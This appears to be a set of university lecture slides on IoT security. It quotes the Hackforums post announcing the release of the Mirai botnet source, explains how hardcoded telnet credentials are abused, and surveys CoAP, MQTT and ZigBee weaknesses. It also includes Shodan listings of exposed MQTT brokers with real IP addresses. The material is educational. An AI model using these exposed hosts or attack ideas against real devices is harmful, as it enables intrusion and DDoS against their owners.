The source code that powers the “Internet of Things” (IoT) botnet responsible for launching the historically large distributed denial-of-service (DDoS) attack against KrebsOnSecurity last month has been publicly released, virtually guaranteeing that the Internet will soon be flooded with attacks from many new botnets powered by insecure routers, IP cameras, digital video recorders and other easily hackable devices.

The leak of the source code was announced Friday on the English-language hacking community **Hackforums**. The malware, dubbed “Mirai,” spreads to vulnerable devices by continuously scanning the Internet for IoT systems protected by factory default or hard-coded usernames and passwords.

[FREE] World's Largest Net:Mirai Botnet, Client, Echo Loader, CNC source code release
Yesterday, 12:50 PM (This post was last modified: Yesterday 04:29 PM by Anna-senpai.)

 **Anna-senpai** L33t Member


Preface
Greetz everybody,

When I first go in DDoS industry, I wasn't planning on staying in it long. I made my money, there's lots of eyes looking at IOT now, so it However, I know every skid and their mama, it's their wet dream to have something besides qbot.

So today, I have an amazing release for you. With Mirai, I usually pull max 380k bots from telnet alone. However, after the Kreb DDoS, shutting down and cleaning up their act. Today, max pull is about 300k bots, and dropping.

So, I am your senpai, and I will treat you real nice, my hf-chan.

The Hackforums post that includes links to the Mirai source code.

Control over IoT devices is not trivial

- “I’ll just change my password” doesn’t always work here...

Mirai botnet credentials

The Mirai botnet abuses hardcoded by manufacturers of devices root credentials for undocumented telnet service.

There are [advisories](#) suggesting that in order to avoid rapidly being reinfected, you should change your default web interface password. However, UI password for users are stored independently, and changing user credentials does not affect OS-level telnet root password. In order to prevent reinfection, you should change the hardcoded root telnet password, or disable telnet access.

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 - ZIGBEE
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- **Lab exercises**

CoAP: Constrained Application Protocol

Constrained Application Protocol: at a glance

- Application layer protocol
- Focus on constrained devices
- Runs over **UDP**
- RFC 7252

- Very lightweight
- Can be used over ZigBee

CoAP security

Security is done by enforcing **DTLS** (TLS for UDP)

Four security modes:

- **NoSec**: DTLS disabled
- **PreSharedKey**: DTLS enabled, pre-shared key list, AES
- **RawPublicKey**: DTLS enabled, asymmetric keys without a certificate, AES, ECC
- **Certificate**: DTLS enabled, X.509 certificate usage

CoAP attacks

- Problems if DTLS is not enabled
- Pre-shared key exploitation
- CoAP can be used for **amplification (DDoS) attacks** (average amplification factor of ~34)




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MQTT

Message Queuing Telemetry Transport: at a glance

- ISO standard
- Works on top of TCP/IP
- Publish subscribe messaging
- High usage in IoT scenarios



MQTT security

- Authentication based on user/passwd
- Everything is sent in plaintext
- TLS usage is suggested optional

Clients can authenticate to the MQTT Broker sending a user name and password with the CONNECT packet.

```
▶ Internet Protocol Version 4, Src: 192.168.0.5, Dst: 192.168.0.10
▶ Transmission Control Protocol, Src Port: 55972, Dst Port: 1883, Seq: 1, Ack: 1, Len: 35
▼ MQ Telemetry Transport Protocol
  ▼ Connect Command
    ▶ 0001 0000 = Header Flags: 0x10 (Connect Command)
      Msg Len: 33
      Protocol Name: MQTT
      Version: 4
    ▶ 1100 0010 = Connect Flags: 0xc2
      Keep Alive: 60
      Client ID: Pasknel
      User Name: teste
      Password: teste
      CREDENTIALS IN CLEAR TEXT
```

MQTT official note about security (from mqtt.org):

You can pass a user name and password with an MQTT packet in V3.1 of the protocol. Encryption across the network can be handled with SSL, independently of the MQTT protocol itself (it is worth noting that SSL is not the lightest of protocols, and does add significant network overhead). Additional security can be added by an application encrypting data that it sends and receives, but this is not something built-in to the protocol, in order to keep it simple and lightweight.

MQTT security

- Permission model
 - Per topic
 - Per method
- Permissions are set on the broker side
- Topics are defined by the clients
- Authorized by default
 - All topics are open
 - Broker only keeps the value for the different topics

The screenshot shows the Shodan search interface with the query 'mqtt'. The results page displays various metrics and a world map.

TOTAL RESULTS: 475,150

TOP COUNTRIES:

Country	Count
Korea, Republic of	304,735
China	73,819
United States	16,220
Japan	16,066
Germany	10,356

TOP PORTS:

Port	Count
1883	474,148
443	177
8080	129
5353	115
9092	87

TOP ORGANIZATIONS:

Organization	Count
SK Broadband Co Ltd	300,131
Aliyun Computing Co, LTD	16,893
China Education and Research Network	12,182
Open Computer Network	9,914
Amazon Technologies Inc.	5,165

[View Report](#) [Download Results](#) [Historical Trend](#) [View on Map](#)

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using [InternetDB](#)

82.70.240.27

update.deepseaplc.com
Zen Internet Ltd
United Kingdom, London
MQTT Connection Code: 0
Topics:
\$SYS/broker/version
\$SYS/broker/uptime
\$SYS/broker/load/messages/received/1min

211.177.33.157

SK Broadband Co Ltd
Korea, Republic of, Seoul
MQTT Connection Code: 0
Topics:

34.235.65.131

ec2-34-235-65-131.compute-1.amazonaws.com
Amazon Technologies Inc.
United States, Ashburn
MQTT Connection Code: 0
Topics:

110.12.226.90

SK Broadband Co Ltd
Korea, Republic of, Seoul
MQTT Connection Code: 0
Topics:

1.252.37.196

SK Broadband Co Ltd
Korea, Republic of, Busan
MQTT Connection Code: 0
Topics:

3.15.11.79

ec2-3-15-11-79.us-east-2.compute.amazonaws.com
Amazon Technologies Inc.
United States, Hilliard
MQTT Connection Code: 5
Topics:


SHODAN

Explore Downloads Pricing ↗ port:1883

TOTAL RESULTS

834,125

TOP COUNTRIES



Korea, Republic of	305,411
United States	295,124
China	103,168
Japan	18,747
Russian Federation	18,264
More...	

[View Report](#)[Download Results](#)[Historical](#)**Product Spotlight:** Free, Fast IP Lookups for Open**71.61.228.157**c-71-61-228-157.hsd1.pa.c
omcast.netComcast Cable
Communications Holdings,
Inc

United States, Donora

MQTT Connection Code: 5

Topics:

172.217.60.40

Google LLC

 United States, Mountain
View

No data returned

45.64.140.140

DOUZONEBIZON

 Korea, Republic
of, Naju


MQTT Connection Code: 4

Topics:

Our data on MQTT (Mosquitto) versions

- Scanning the IPv4 space for MQTT
- Analysing various Mosquitto versions (Eclipse implementation of MQTT)
- Found:
 - **491,794 MQTT brokers**
 - 404,471 running Mosquitto
 - Many with vulnerable versions
 - Insufficient access control,
 - Software vulnerabilities (some with a very high vuln. score)

Our data on MQTT (Mosquitto) versions



More on MQTT

- Watch: Don't let the cuteness fool you - Exploiting IoT's MQTT protocol + DEMO (https://www.youtube.com/watch?v=g3o_-AiswF0)


Outline

- **Introduction**
 - IoT?
 - IoT (security) challenges
- **IoT attacks**
- **IoT common protocols**
 - CoAP
 - MQTT
 - ZIGBEE
 - Bluetooth
- **Companion apps & IoT security**
- **Lab exercises**

ZIGBEE


ZigBee

- IEEE 802.15.4-based specification
- Wireless mesh network
- Low cost/low power
- Large number of devices (65,000)
- **Uses the concept of ZigBee profiles**
 - Interoperability reasons
 - Latest “PRO 3.0”
 - Previous “home automation”, “health”, etc.



ZigBee

- In a ZigBee network a device can be either a:
 - **ZigBee coordinator**: highest capabilities, trusted root center of the network
 - **ZigBee router**: intermediate router forwarding and relaying data to other devices
 - **ZigBee end-device**: sensing capabilities and communication to its parent device




ZigBee security

zigbee Base Device Behavior
supported network security models




Centralized security network



- Only zigbee coordinators/trust centers can start centralized networks.
- Nodes join, receive the network key and establish a unique trust center link key.
- Nodes must support install codes.

Distributed security network



- No central note/trust center.
- Routers are able to start distributed networks.
- Nodes join and receive the network key.

Nodes adapt to the model of the network they join.

ZigBee Security overview

- **Trust center:**
 - network coordinator is the central point of security and trust
 - Manage security keys: master keys, link keys, network keys
 - Master: securely exchanging other keys
 - Link: per-link keys used to encrypt messages between two nodes
 - Network: used by new nodes entering the network
- **Authentication & encryption:**
 - Data encrypted with 128-bit AES CCM*
 - CCM* is a minor variation of CCM (counter with cipher block chaining message authentication code; counter with CBC-MAC) used only in ZigBee
 - includes all of the features of CCM and additionally offers encryption-only capabilities

ZigBee Security overview

- **Data integrity and freshness**
 - CCM* includes message integrity codes
 - Data not altered while transferred
 - 32-bit frame counter for freshness
- **Security levels**
 - High security (commercial):
 - key confidentiality by allowing the network controller to send the network key in an encrypted format
 - Standard security (residential): network key is sent unencrypted (hence eavesdropping attacks)

ZigBee security

Confidentiality

- Secure communications via symmetric key cryptography
- Key sharing depends on the security mode
- AES 128 bit


Integrity

- Cipher block chaining (CBC)-MAC

Authentication

- Installation codes (128 bits)

(Replay protection)



ZigBee security

- Specification not easy to find (3.0 only available to ZigBee alliance members)
- One security level per network
- Security based on keys
 - Network keys
 - Broadcast communication
 - Shared among devices
 - Link keys
 - Unicast communication
 - Shared only between two devices

ZigBee security issues: examples

- 2013: unencrypted key exchange:
 - demonstrated several attacks which aim at either gaining control or conducting denial of service on IoT.
 - suggested that applying the “**High-Security**” **level** along with **pre-installation** of the keys would support the protection of sensitive information
- 2015: ZigBee Exploited The Good, The Bad, And The Ugly
 - Various attacks on the home automation profile
 - See also: <https://www.youtube.com/watch?v=9xzXp-zPkjU>
- 2016: ZigBee light link (ZLL)-based lighting systems:
 - Key management, physical security
 - Predefined manufacturer keys/ fallback mechanisms

ZigBee security issues: examples

The screenshot shows a Google Scholar search interface. The search query 'zigbee attacks' has been entered into the search bar, resulting in approximately 35,300 results found in 0.07 seconds. The results are displayed in a list format, each entry including a title, a brief abstract, and citation details.

Search Query: zigbee attacks

Results: About 35.300 results (0,07 sec)

Filters (Left Sidebar):

- Articles
- Any time
- Since 2024
- Since 2023
- Since 2020
- Custom range...
- Sort by relevance
- Sort by date
- Any type
- Review articles
- include patents
- include citations
- Create alert

Result 1: Three practical attacks against ZigBee security: Attack scenario definitions, practical experiments, countermeasures, and lessons learned

O Olawumi, K Haataja, M Asikainen... - ... conference on hybrid ..., 2014 - ieeexplore.ieee.org

... experimental figures that **attacks** against ZigBee-enabled devices become practical by using our three **attack** scenarios. In addition, countermeasures that render the **attacks** impractical, ...

☆ Save 99 Cite Cited by 106 Related articles All 3 versions »

Result 2: Ghost-in-zigbee: Energy depletion attack on zigbee-based wireless networks

X Cao, DM Shila, Y Cheng, Z Yang... - IEEE Internet of ..., 2016 - ieeexplore.ieee.org

... a severe **attack** termed as ghost-inZigBee (aka ghost) on commercial ZigBee networks for ... The aftermath of the **attack** is perilous as it will significantly cut back the lifetime of the victim ...

☆ Save 99 Cite Cited by 163 Related articles All 5 versions Web of Science: 79 »

Result 3: [HTML] Remotely exploiting at command attacks on zigbee networks

I Vaccari, E Cambiaso, M Aiello - Security and Communication ..., 2017 - hindawi.com

... During our study, we found important security issues related to a ZigBee ... **attack** by setting up a network laboratory composed of XBee devices (XBee is one of the most adopted ZigBee ...

☆ Save 99 Cite Cited by 41 Related articles All 9 versions Web of Science: 11 »

Result 4: [PDF] ZigBee exploited: The good, the bad and the ugly

T Zillner, S Strobl - ... /us-15-Zillner-ZigBee ..., 2015 - sicherheitsforschung-magdeburg.de

